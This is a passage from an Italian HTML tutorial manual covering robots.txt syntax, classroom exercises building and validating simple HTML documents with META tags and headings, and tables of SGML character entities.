`SPIDERS`	Apparentemente funziona nello stesso modo di '**`ROBOTS`**' e probabilmente accetta gli stessi valori.

477.1.2 Filtro iniziale alla scansione dei robot

Nel momento in cui si è posto il problema dell'esistenza di tutta una serie di servizi di scansione della documentazione su Internet, si è pensato all'opportunità di bloccare, in certe circostanze, il lavoro di questi «robot». Gli amministratori dei servizi HTTP hanno la possibilità di realizzare il file '`/robots.txt`', contenente l'indicazione dei percorsi che non devono essere scanditi.

Anche se si tratta di un compito che riguarda gli amministratori, è opportuno sapere leggere le istruzioni di questo file, nel caso esista, per sapere se il proprio documento può essere raggiunto o meno dai motori di ricerca e da altri servizi simili.

Il file in questione, collocato all'inizio della gerarchia del servizio HTTP a cui si riferisce, è un file di testo normale, in cui si indicano dei commenti, preceduti dal simbolo '**`#`**', e una serie di campi nella forma:

campo **:** ***valore***

Le informazioni di questo file sono suddivise in base al nome del programma robot che si vuole filtrare:

```
User-agent: nome
```

Uno o più campi del genere, posti di seguito, iniziano la definizione del filtro riferito ai programmi rispettivi. Se al posto del nome si indica un asterisco, si intendono simultaneamente tutti i programmi che non siano stati presi in considerazione diversamente.

```
Disallow: [percorso]
```

Il campo '**`Disallow`**' serve a specificare un percorso da escludere dalla scansione dei robot presi in considerazione.[1]

```
# http://www.brot.dg/robots.txt
User-agent: *
Disallow /tmp/
Disallow /cgi-bin/
Disallow /prova.html
```

Supponendo che l'esempio si riferisca al file '`http://www.brot.dg/robots.txt`', si mostra il caso in cui si vogliono escludere tutti i robot dal contenuto di '`http://www.brot.dg/tmp/`', '`http://www.brot.dg/cgi-bin/`' e dal file '`http://www.brot.dg/prova.html`'.

```
# http://www.brot.dg/robots.txt
User-agent: *
Disallow
```

In questo caso non si esclude alcunché.

```
# http://www.brot.dg/robots.txt
User-agent: *
Disallow /
```

Questo nuovo esempio esclude l'accesso a tutto il servizio.

477.2 Riferimenti

- *TheFreeSite.com*

  ⟨*http://www.thefreesite.com* ⟩

[1] Non è possibile indicare caratteri jolly: non avrebbero significato, dal momento che si intendono tutti i percorsi che iniziano come indicato e proseguono poi in qualunque modo.

Parte lxxix

HTML: lezioni pratiche e verifiche

Preparazione

Prima di iniziare le lezioni pratiche sulla realizzazione di documenti HTML, è bene predisporre o prepararsi a utilizzare degli strumenti adatti. Le pagine vanno scritte utilizzando un programma per la creazione e modifica di file di testo, come può essere VI, Mcedit, Gedit o qualunque altro programma appropriato, di cui si conosca l'utilizzo.

I file vanno scritti utilizzando la codifica ASCII pura e semplice, pertanto, non possono essere usate lettere accentate se non utilizzando le macro appropriate, come viene descritto durante le esercitazioni.

I file contenenti il codice HTML vanno salvati nella directory '`~/public_html/`', ovvero la directory '`public_html/`', che discende dalla propria directory personale, utilizzando nomi che terminano con l'estensione '`.html`'.

Per poter controllare l'aspetto finale del file HTML che si sta scrivendo con un programma di scrittura per file di testo, occorre usare un navigatore (come Mozilla, Amaya o altro), facendo riferimento all'indirizzo *http://localhost/~**utente**/**nome_file***. Per esempio, se l'utente '**`tizio`**' ha realizzato il file '`mia_prova.html`', collocato correttamente nella directory '`~/public_html/`', questo utente può vedere il risultato del proprio lavoro all'indirizzo *http://localhost/~tizio/mia_prova.html*.

È utile confrontare l'aspetto finale del proprio lavoro con navigatori differenti, se ciò è possibile, in particolare verificare il risultato sia con un navigatore grafico, sia con un navigatore per terminali non grafici. Eventualmente, si tenga in considerazione il fatto che Amaya costituisce lo standard di riferimento del consorzio W3C (⟨http://www.w3.org/Amaya/⟩) e che Mozilla si adegua abbastanza bene alle istruzioni date attraverso i fogli di stile CSS.

Le verifiche richiedono la stampa del risultato finale, attraverso un navigatore, assieme alla stampa del sorgente, avendo cura di indicare: la data, il proprio nome e cognome, la classe (completa di sezione) o la sigla del corso. In mancanza di altre possibilità, queste informazioni che servono a individuare gli autori delle verifiche vanno scritte a penna sui fogli che si consegnano.

Prima di stampare il proprio lavoro è necessario accertarsi della correttezza sintattica di ogni file HTML. Per questo possono essere utilizzati diversi strumenti, a seconda di ciò che è disponibile presso il proprio elaboratore. Se è stato installato correttamente il pacchetto SP (*SGML parser*) con i DTD dei vari formati HTML, è sufficiente il comando seguente:

$ **nsgmls -s *file_html* 2>&1 | less** [*Invio*]

Se installato si può usare anche Alml:

$ **alml --html-check *file_html*** [*Invio*]

Come ulteriore alternativa si può usare Htmlcheck:

$ **htmlcheck *file_html*** [*Invio*]

In mancanza della disponibilità dei programmi descritti per la verifica sintattica dei file HTML, si può accedere al servizio offerto da consorzio W3C presso l'indirizzo ⟨http://validator.w3.org/

file-upload.html 〉. Si osservi che è necessario indicare la codifica e può essere scelta la sigla '**iso-8859-1**'.

Si osservi che per la valutazione delle verifiche si tiene conto anche della coerenza estetica del sorgente, dove, in particolare, non vanno superate le 80 colonne di larghezza del testo.

Queste lezioni hanno lo scopo di fornire una competenza pratica nella realizzazione di pagine HTML standard, senza entrare nel dettaglio legato all'origine di HTML e al modo di programmare il linguaggio SGML attraverso il DTD. Pertanto, per migliorare la conoscenza dell'argomento si suggerisce la lettura della parte lxxviii ed eventualmente anche della parte lxxvii.

478.1 Riepilogo delle verifiche

All'interno di queste lezioni sono richieste alcune verifiche, che vengono riepilogate qui, per facilitare la ripresa del lavoro quando questo viene sospeso.

1. Verifica sulla struttura generale e sull'uso delle macro, sezione 480.3;
2. Verifica sull'uso degli elementi interni al testo lineare, sezione 481.3;
3. Verifica sull'uso degli elementi per il testo preformattato, sezione 482.4;
4. Verifica sull'uso degli elenchi, sezione 483.2;
5. Verifica sull'uso di tabelle elementari, sezione 484.3;
6. Verifica sull'uso di tabelle complesse, sezione 485.2;
7. Verifica sull'uso dei riferimenti ipertestuali, sezione 486.2;
8. Verifica sull'inserzione di oggetti, sezione 488.3;
9. Verifica sull'inserzione di immagini, sezione 489.3;
10. Verifica sull'uso delle proprietà riferite ai caratteri, sezione 492.3;
11. Verifica sull'uso delle proprietà riferite ai colori, sezione 493.5;
12. Verifica sull'uso delle proprietà riferite al testo, sezione 494.2;
13. Verifica sull'uso delle proprietà riferite ai blocchi, sezione 495.4;
14. Verifica conclusiva, sezione 497.1.

Capitolo 479
Struttura generale e intestazione

Un documento HTML si compone di un file di testo, all'interno del quale le informazioni sono circoscritte da ***elementi***, delimitati da ***marcatori*** che aprono e chiudono gli elementi stessi. Per esempio, il marcatore '**<HTML>**' apre l'elemento '**HTML**', mentre il marcatore '**</HTML>**' lo chiude.

Il file di testo, che costituisce il ***sorgente*** del documento o della pagina HTML, può contenere dei commenti, che non vengono mostrati dal navigatore. Questi commenti o annotazioni si delimitano tra '**<!--**' e '**-->**'.

479.1 File «struttura-01.html»

Si scriva il testo seguente salvandolo nel file 'struttura-01.html':

```
1  <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2  <HTML LANG="it">
3  <HEAD>
4      <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5      <META NAME="Description" CONTENT="Struttura HTML, esempio 01">
6      <META NAME="Keywords" CONTENT="HTML, esempio">
7      <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg">
8      <META NAME="Date" CONTENT="2007.01.01">
9      <META NAME="Resource-type" LANG="en" CONTENT="Document">
10     <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
11     <META NAME="Robots" CONTENT="ALL">
12     <TITLE>Struttura di un documento HTML</TITLE>
13 </HEAD>
14 <BODY>
15
16 </P>Struttura di un documento HTML. Bla bla bla bla bla bla bla bla bla
17 bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
18 bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
19 bla.<P>
20
21 </BODY>
22 </HTML>
```

Questo primo esempio contiene un errore; lo si scopre facilmente con l'ausilio di uno strumento di controllo, come descritto nel capitolo iniziale:

```
$ nsgmls -s struttura-01.html 2>&1 | less [Invio]
```

```
nsgmls:struttura-01.html:16:3:E: end tag for element "P" which is not open
nsgmls:struttura-01.html:16:4:E: character data is not allowed here
```

Dall'analisi si viene a sapere che nella riga numero 16 e alla colonna numero 3 del file 'struttura-01.html' appare un marcatore di chiusura per un elemento '**P**' che non è stato aperto; di conseguenza, alla riga 16, colonna 4, inizia del testo che non è ammissibile.

Osservando il sorgente proposto si comprende che il blocco di testo che inizia dalla riga numero 16 andrebbe scritto nel modo seguente:

```
16  <P>Struttura di un documento HTML. Bla bla bla bla bla bla bla bla bla
17  bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
18  bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
19  bla.</P>
```

Si corregga l'errore, si salvi con lo stesso nome e si verifichi nuovamente la correttezza del file (se ci sono altri errori si provveda alla loro correzione, controllando nuovamente fino a che il file risulta corretto).

Un file HTML, scritto secondo lo standard ISO 15445, inizia con la dichiarazione che appare nella prima riga dell'esempio già mostrato:

```
1  <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
```

Questa indicazione è obbligatoria e viene usata in tutti i file di queste lezioni pratiche. Dopo la dichiarazione del tipo di documento si osservi che c'è un solo elemento, denominato '**`HTML`**' (dalla riga numero 2 alla riga 22). Questo elemento contiene l'elemento '**`HEAD`**' (dalla riga numero 3 alla riga 13) e l'elemento '**`BODY`**' (dalla riga numero 14 alla riga 21).

L'elemento '**`HEAD`**' viene usato per contenere informazioni relative al documento che non vengono visualizzate dal navigatore, mentre l'elemento '**`BODY`**' contiene ciò che viene visto normalmente.

L'elemento '**`HTML`**' (si osservi il marcatore di apertura alla riga 2) contiene l'attributo '**`LANG`**', con il quale si dichiara l'utilizzo della lingua italiana per tutto il file, salvo indicazione diversa di elementi interni.

Gli elementi '**`META`**' contenuti nell'elemento '**`HEAD`**' sono descritti brevemente nella tabella successiva. Si osservi in particolare il fatto che sono tutti vuoti, pertanto non è stato scritto il marcatore di chiusura (essendo perfettamente superfluo).

Marcatore	Descrizione
`<META HTTP-EQUIV="Content-Type" ↩ ↪CONTENT="text/html"; charset=us-ascii>`	Dichiara il documento secondo lo standard MIME (*Multipurpose internet mail extensions*) e la codifica.
`<META NAME="Description" ↩ ↪CONTENT="Struttura HTML, esempio 01">`	Dà una descrizione al documento, utile per i sistemi di indicizzazione delle informazioni che appaiono nella rete.
`<META NAME="Keywords" CONTENT="HTML, esempio">`	Dichiara le parole chiave più importanti per fare riferimento al documento attraverso i motori di ricerca.
`<META NAME="Author" ↩ ↪CONTENT="Tizio Tizi, tizio@brot.dg">`	Dichiara le informazioni riferite agli autori del documento.
`<META NAME="Date" ↩ ↪CONTENT="2007.01.01">`	Dichiara la data del documento.
`<META NAME="Resource-type" LANG="en" ↩ ↪CONTENT="Document">`	Definisce il tipo di «risorsa», attraverso una denominazione che serve ai sistemi di indicizzazione delle informazioni.
`<META NAME="Revisit-after" LANG="en" ↩ ↪CONTENT="15 days">`	Dice ai motori di ricerca di controllare nuovamente il file a intervalli di 15 giorni.

Marcatore	Descrizione
`<META NAME="Robots" CONTENT="ALL">`	Dichiara che è consentito espressamente a tutti i sistemi automatici di scansione dei documenti, come i motori di ricerca o i sistemi di indicizzazione, di acquisire tutto il contenuto.

Gli elementi '**`META`**' contengono principalmente informazioni che servono ai motori di ricerca, pertanto, alcune informazioni sono scritte espressamente in inglese, dichiarando il linguaggio con l'attributo '**`LANG`**', come eccezione rispetto alla dichiarazione complessiva contenuta nell'elemento '**`HTML`**'.

Alla fine degli elementi '**`META`**', alla riga numero 12, appare il titolo del documento, racchiuso nell'elemento '**`TITLE`**'.

Si salvi con il nome '`struttura-02.html`' questo file, modificando le informazioni dell'intestazione con qualcosa di appropriato, soprattutto mettendo al posto dell'autore i propri dati e indicando la data corretta del lavoro. Si ricordi di controllare la correttezza sintattica con gli strumenti già noti.

479.2 File «struttura-02.html»

Viene mostrato come dovrebbe apparire il file '`struttura-02.html`' dopo le modifiche richieste. Si osservi che il nome «Tizio Tizi», l'indirizzo di posta elettronica relativo e la classe devono essere sostituiti con i propri dati, eventualmente con un indirizzo di posta elettronica fasullo, se si preferisce mantenerlo anonimo:

```
1   <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2   <HTML LANG="it">
3   <HEAD>
4       <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5       <META NAME="Description" CONTENT="Struttura HTML, esempio 02">
6       <META NAME="Keywords" CONTENT="HTML, esempio">
7       <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
8       <META NAME="Date" CONTENT="2007.01.01">
9       <META NAME="Resource-type" LANG="en" CONTENT="Document">
10      <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
11      <META NAME="Robots" CONTENT="ALL">
12      <TITLE>Struttura di un documento HTML</TITLE>
13  </HEAD>
14  <BODY>
15
16  <P>Struttura di un documento HTML. Bla bla bla bla bla bla bla bla bla
17  bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
18  bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
19  bla.</P>
20
21  </BODY>
22  </HTML>
```

L'elemento '**`BODY`**' (righe da 14 a 21) contiene soltanto un elemento '**`P`**', che serve a delimitare un blocco di testo (la lettera «p» sta per «paragrafo»). Se si osserva il risultato che si ottiene da

un navigatore, si può notare che il titolo non fa parte del documento visualizzato, ma appare probabilmente in una posizione esterna a questo.

Figura 479.7. Aspetto del file '`struttura-02.html`' con un navigatore.

Struttura di un documento HTML. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Dalla figura si può vedere che l'impaginazione del blocco di testo delimitato dall'elemento '**`P`**' dipende dalla dimensione del carattere e dall'ampiezza disponibile effettivamente, durante l'utilizzo del navigatore.

479.3 File «struttura-03.html»

Si salvi con il nome '`struttura-03.html`' il file usato in precedenza e lo si modifichi secondo il modello dell'esempio seguente:

```
1  <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2  <HTML LANG="it">
3  <HEAD>
4      <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5      <META NAME="Description" CONTENT="Struttura HTML, esempio 03">
6      <META NAME="Keywords" CONTENT="HTML, esempio">
7      <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
8      <META NAME="Date" CONTENT="2007.01.01">
9      <META NAME="Resource-type" LANG="en" CONTENT="Document">
10     <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
11     <META NAME="Robots" CONTENT="ALL">
12     <TITLE>Struttura di un documento HTML</TITLE>
13 </HEAD>
14 <BODY>
15
16 <!-- Capitolo -->
17 <H1>Struttura di un documento HTML</H1>
18
19 <P>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
20 bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
21 bla bla bla bla bla bla bla bla bla bla.</P>
22
23 <!-- Sezione -->
24 <H2>Intestazione</H2>
25
26 <P>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
27 bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
28 bla bla bla bla bla bla bla bla bla bla.</P>
29
30 <!-- Sezione -->
31 <H2>Corpo</H2>
32
33 <P>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
34 bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
35 bla bla bla bla bla bla bla bla bla bla.</P>
36
37 </BODY>
```

```
38      </HTML>
```

Gli elementi '**H1**' servono a delimitare il titolo di una sezione importante (di primo livello) del documento; gli elementi '**H2**' si usano per il titolo di una sezione di livello inferiore, continuando così a decrescere fino a '**H6**'. Si osservi come potrebbe risultare il documento di esempio nella figura successiva.

Figura 479.9. Aspetto del file 'struttura-03.html' con un navigatore.

Struttura di un documento HTML

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Intestazione

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Corpo

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

L'esempio costituito dal file 'struttura-03.html' si compone di un titolo di una sezione di livello uno, che contiene una descrizione e una serie di sezioni di livello due. Il significato che può avere una sezione di livello uno dipende dal contesto: se si trattasse di un libro, l'elemento '**H1**' potrebbe essere usato per i titoli dei capitoli.

479.4 File «struttura-04.html»

Si salvi con il nome 'struttura-04.html' il file usato in precedenza e lo si modifichi secondo il modello dell'esempio seguente:

```
1       <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2       <HTML LANG="it">
3       <HEAD>
4           <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5           <META NAME="Description" CONTENT="Struttura HTML, esempio 04">
6           <META NAME="Keywords" CONTENT="HTML, esempio">
7           <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
8           <META NAME="Date" CONTENT="2007.01.01">
9           <META NAME="Resource-type" LANG="en" CONTENT="Document">
10          <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
11          <META NAME="Robots" CONTENT="ALL">
12          <TITLE>Struttura di un documento HTML</TITLE>
13      </HEAD>
14      <BODY>
15
16      <H1>Introduzione</H1>
17
18      <P>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
19      bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
20      bla bla bla bla bla bla bla bla bla bla.</P>
```

```
21
22   <H1>Struttura di un documento HTML</H1>
23
24   <P>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
25   bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
26   bla bla bla bla bla bla bla bla bla bla.</P>
27
28   <H2>Intestazione</H2>
29
30   <P>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
31   bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
32   bla bla bla bla bla bla bla bla bla bla.</P>
33
34   <H2>Corpo</H2>
35
36   <P>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
37   bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
38   bla bla bla bla bla bla bla bla bla bla.</P>
39
40   <H1>Appendice</H1>
41
42   <P>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
43   bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
44   bla bla bla bla bla bla bla bla bla bla.</P>
45
46   <H1>Indice analitico</H1>
47
48   <P>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
49   bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
50   bla bla bla bla bla bla bla bla bla bla.</P>
51
52   </BODY>
53   </HTML>
```

L'esempio dovrebbe far comprendere meglio l'utilizzo degli elementi '**H*n***'. In questo caso il documento è strutturato come se si trattasse di un libro, composto da un'introduzione, un capitolo, un'appendice e un indice analitico.

Figura 479.11. Aspetto del file ‘`struttura-04.html`’ con un navigatore.

Introduzione

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Struttura di un documento HTML

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Intestazione

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Corpo

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Appendice

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Indice analitico

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Capitolo 480

Caratteri speciali

La realizzazione di un documento HTML standard richiede l'uso di una codifica dei caratteri limitata al codice ASCII tradizionale, dove in sostanza di hanno numeri, lettere non accentate e pochi altri simboli. Per tutti gli altri simboli, compresi quelli che nel sorgente HTML hanno un valore speciale (si tratta precisamente dei simboli '`<`', '`>`' e '`&`'), si usano delle rappresentazioni speciali, che qui vengono chiamate ***macro***.

Le macro che consentono di rappresentare caratteri speciali fanno riferimento a ***entità*** SGML; per esempio, '`à`' è la macro dell'entità '`agrave`'. Si osservi che le macro iniziano con la e-commerciale ('`&`') e terminano con il punto e virgola ('`;`').

Le tabelle successive riportano l'elenco completo delle macro SGML standard che si possono usare nei documenti HTML.

Tabella 480.1. Entità HTML HTMLlat1.

Codifica	Standard	SGML macro					Descrizione
U+00A0	ISOnum						no-break space = non-breaking space
U+00A1	ISOnum	¡	¡	¡	¡	¡	inverted exclamation mark
U+00A2	ISOnum	¢	¢	¢	¢	¢	cent sign
U+00A3	ISOnum	£	£	£	£	£	pound sign
U+00A4	ISOnum	¤	¤	¤	¤	¤	currency sign
U+00A5	ISOnum	¥	¥	¥	¥	¥	yen sign = yuan sign
U+00A6	ISOnum	¦	¦	¦	¦	¦	broken bar = broken vertical bar
U+00A7	ISOnum	§	§	§	§	§	section sign
U+00A8	ISOdia	¨	¨	¨	¨	¨	diaeresis = spacing diaeresis
U+00A9	ISOnum	©	©	©	©	©	copyright sign
U+00AA	ISOnum	ª	ª	ª	ª	ª	feminine ordinal indicator
U+00AB	ISOnum	«	«	«	«	«	left-pointing double angle quotation mark = left pointing guillemet
U+00AC	ISOnum	¬	¬	¬	¬	¬	not sign
U+00AD	ISOnum						soft hyphen = discretionary hyphen
U+00AE	ISOnum	®	®	®	®	®	registered sign = registered trade mark sign
U+00AF	ISOdia	¯	¯	¯	¯	¯	macron = spacing macron = overline = APL overbar
U+00B0	ISOnum	°	°	°	°	°	degree sign
U+00B1	ISOnum	±	±	±	±	±	plus-minus sign = plus-or-minus sign
U+00B2	ISOnum	²	^{2}	^{2}	^{2}	^{2}	superscript two = superscript digit two = squared
U+00B3	ISOnum	³	^{3}	^{3}	^{3}	^{3}	superscript three = superscript digit three = cubed
U+00B4	ISOdia	´	´	´	´	´	acute accent = spacing acute
U+00B5	ISOnum	µ	µ	µ	µ	µ	micro sign
U+00B6	ISOnum	¶	¶	¶	¶	¶	pilcrow sign = paragraph sign
U+00B7	ISOnum	·	·	·	·	·	middle dot = Georgian comma = Greek middle dot
U+00B8	ISOdia	¸	¸	¸	¸	¸	cedilla = spacing cedilla
U+00B9	ISOnum	¹	^{1}	^{1}	^{1}	^{1}	superscript one = superscript digit one

Codifica	Standard	SGML macro					Descrizione
U+00BA	ISOnum	º	º	º	º	º	masculine ordinal indicator
U+00BB	ISOnum	»	»	»	»	»	right-pointing double angle quotation mark = right pointing guillemet
U+00BC	ISOnum	¼	¼	¼	¼	¼	vulgar fraction one quarter = fraction one quarter
U+00BD	ISOnum	½	½	½	½	½	vulgar fraction one half = fraction one half
U+00BE	ISOnum	¾	¾	¾	¾	¾	vulgar fraction three quarters = fraction three quarters
U+00BF	ISOnum	¿	¿	¿	¿	¿	inverted question mark = turned question mark
U+00C0	ISOlat1	À	À	À	À	À	latin capital letter A with grave = latin capital letter A grave
U+00C1	ISOlat1	Á	Á	Á	Á	Á	latin capital letter A with acute
U+00C2	ISOlat1	Â	Â	Â	Â	Â	latin capital letter A with circumflex
U+00C3	ISOlat1	Ã	Ã	Ã	Ã	Ã	latin capital letter A with tilde
U+00C4	ISOlat1	Ä	Ä	Ä	Ä	Ä	latin capital letter A with diaeresis
U+00C5	ISOlat1	Å	Å	Å	Å	Å	latin capital letter A with ring above = latin capital letter A ring
U+00C6	ISOlat1	Æ	Æ	Æ	Æ	Æ	latin capital letter AE = latin capital ligature AE
U+00C7	ISOlat1	Ç	Ç	Ç	Ç	Ç	latin capital letter C with cedilla
U+00C8	ISOlat1	È	È	È	È	È	latin capital letter E with grave
U+00C9	ISOlat1	É	É	É	É	É	latin capital letter E with acute
U+00CA	ISOlat1	Ê	Ê	Ê	Ê	Ê	latin capital letter E with circumflex
U+00CB	ISOlat1	Ë	Ë	Ë	Ë	Ë	latin capital letter E with diaeresis
U+00CC	ISOlat1	Ì	Ì	Ì	Ì	Ì	latin capital letter I with grave
U+00CD	ISOlat1	Í	Í	Í	Í	Í	latin capital letter I with acute
U+00CE	ISOlat1	Î	Î	Î	Î	Î	latin capital letter I with circumflex
U+00CF	ISOlat1	Ï	Ï	Ï	Ï	Ï	latin capital letter I with diaeresis
U+00D0	ISOlat1	Ð	Ð	Ð	Ð	Ð	latin capital letter ETH
U+00D1	ISOlat1	Ñ	Ñ	Ñ	Ñ	Ñ	latin capital letter N with tilde
U+00D2	ISOlat1	Ò	Ò	Ò	Ò	Ò	latin capital letter O with grave
U+00D3	ISOlat1	Ó	Ó	Ó	Ó	Ó	latin capital letter O with acute
U+00D4	ISOlat1	Ô	Ô	Ô	Ô	Ô	latin capital letter O with circumflex
U+00D5	ISOlat1	Õ	Õ	Õ	Õ	Õ	latin capital letter O with tilde
U+00D6	ISOlat1	Ö	Ö	Ö	Ö	Ö	latin capital letter O with diaeresis
U+00D7	ISOnum	×	×	×	×	×	multiplication sign
U+00D8	ISOlat1	Ø	Ø	Ø	Ø	Ø	latin capital letter O with stroke = latin capital letter O slash
U+00D9	ISOlat1	Ù	Ù	Ù	Ù	Ù	latin capital letter U with grave
U+00DA	ISOlat1	Ú	Ú	Ú	Ú	Ú	latin capital letter U with acute
U+00DB	ISOlat1	Û	Û	Û	Û	Û	latin capital letter U with circumflex
U+00DC	ISOlat1	Ü	Ü	Ü	Ü	Ü	latin capital letter U with diaeresis
U+00DD	ISOlat1	Ý	Ý	Ý	Ý	Ý	latin capital letter Y with acute
U+00DE	ISOlat1	Þ	Þ	Þ	Þ	Þ	latin capital letter THORN
U+00DF	ISOlat1	ß	ß	ß	ß	ß	latin small letter sharp s = ess-zed

Codifica	Standard	SGML macro					Descrizione
U+00E0	ISOlat1	à	à	à	à	à	latin small letter a with grave = latin small letter a grave
U+00E1	ISOlat1	á	á	á	á	á	latin small letter a with acute
U+00E2	ISOlat1	â	â	â	â	â	latin small letter a with circumflex
U+00E3	ISOlat1	ã	ã	ã	ã	ã	latin small letter a with tilde
U+00E4	ISOlat1	ä	ä	ä	ä	ä	latin small letter a with diaeresis
U+00E5	ISOlat1	å	å	å	å	å	latin small letter a with ring above = latin small letter a ring
U+00E6	ISOlat1	æ	æ	æ	æ	æ	latin small letter ae = latin small ligature ae
U+00E7	ISOlat1	ç	ç	ç	ç	ç	latin small letter c with cedilla
U+00E8	ISOlat1	è	è	è	è	è	latin small letter e with grave
U+00E9	ISOlat1	é	é	é	é	é	latin small letter e with acute
U+00EA	ISOlat1	ê	ê	ê	ê	ê	latin small letter e with circumflex
U+00EB	ISOlat1	ë	ë	ë	ë	ë	latin small letter e with diaeresis
U+00EC	ISOlat1	ì	ì	ì	ì	ì	latin small letter i with grave
U+00ED	ISOlat1	í	í	í	í	í	latin small letter i with acute
U+00EE	ISOlat1	î	î	î	î	î	latin small letter i with circumflex
U+00EF	ISOlat1	ï	ï	ï	ï	ï	latin small letter i with diaeresis
U+00F0	ISOlat1	ð	ð	ð	ð	ð	latin small letter eth
U+00F1	ISOlat1	ñ	ñ	ñ	ñ	ñ	latin small letter n with tilde
U+00F2	ISOlat1	ò	ò	ò	ò	ò	latin small letter o with grave
U+00F3	ISOlat1	ó	ó	ó	ó	ó	latin small letter o with acute
U+00F4	ISOlat1	ô	ô	ô	ô	ô	latin small letter o with circumflex
U+00F5	ISOlat1	õ	õ	õ	õ	õ	latin small letter o with tilde
U+00F6	ISOlat1	ö	ö	ö	ö	ö	latin small letter o with diaeresis
U+00F7	ISOnum	÷	÷	÷	÷	÷	division sign
U+00F8	ISOlat1	ø	ø	ø	ø	ø	latin small letter o with stroke = latin small letter o slash
U+00F9	ISOlat1	ù	ù	ù	ù	ù	latin small letter u with grave
U+00FA	ISOlat1	ú	ú	ú	ú	ú	latin small letter u with acute
U+00FB	ISOlat1	û	û	û	û	û	latin small letter u with circumflex
U+00FC	ISOlat1	ü	ü	ü	ü	ü	latin small letter u with diaeresis
U+00FD	ISOlat1	ý	ý	ý	ý	ý	latin small letter y with acute
U+00FE	ISOlat1	þ	þ	þ	þ	þ	latin small letter thorn
U+00FF	ISOlat1	ÿ	ÿ	ÿ	ÿ	ÿ	latin small letter y with diaeresis

Tabella 480.2. Entità HTML HTMLspecial.

Codifica	Standard	SGML macro					Descrizione
U+0022	ISOnum	"	"	"	"	"	quotation mark = APL quote
U+0026	ISOnum	&	&	&	&	&	ampersand
U+003C	ISOnum	<	<	<	<	<	less-than sign
U+003E	ISOnum	>	>	>	>	>	greater-than sign
U+0152	ISOlat2	Œ	Œ	Œ	Œ	Œ	latin capital ligature OE
U+0153	ISOlat2	œ	œ	œ	œ	œ	latin small ligature oe

Codifica	Standard	SGML macro					Descrizione
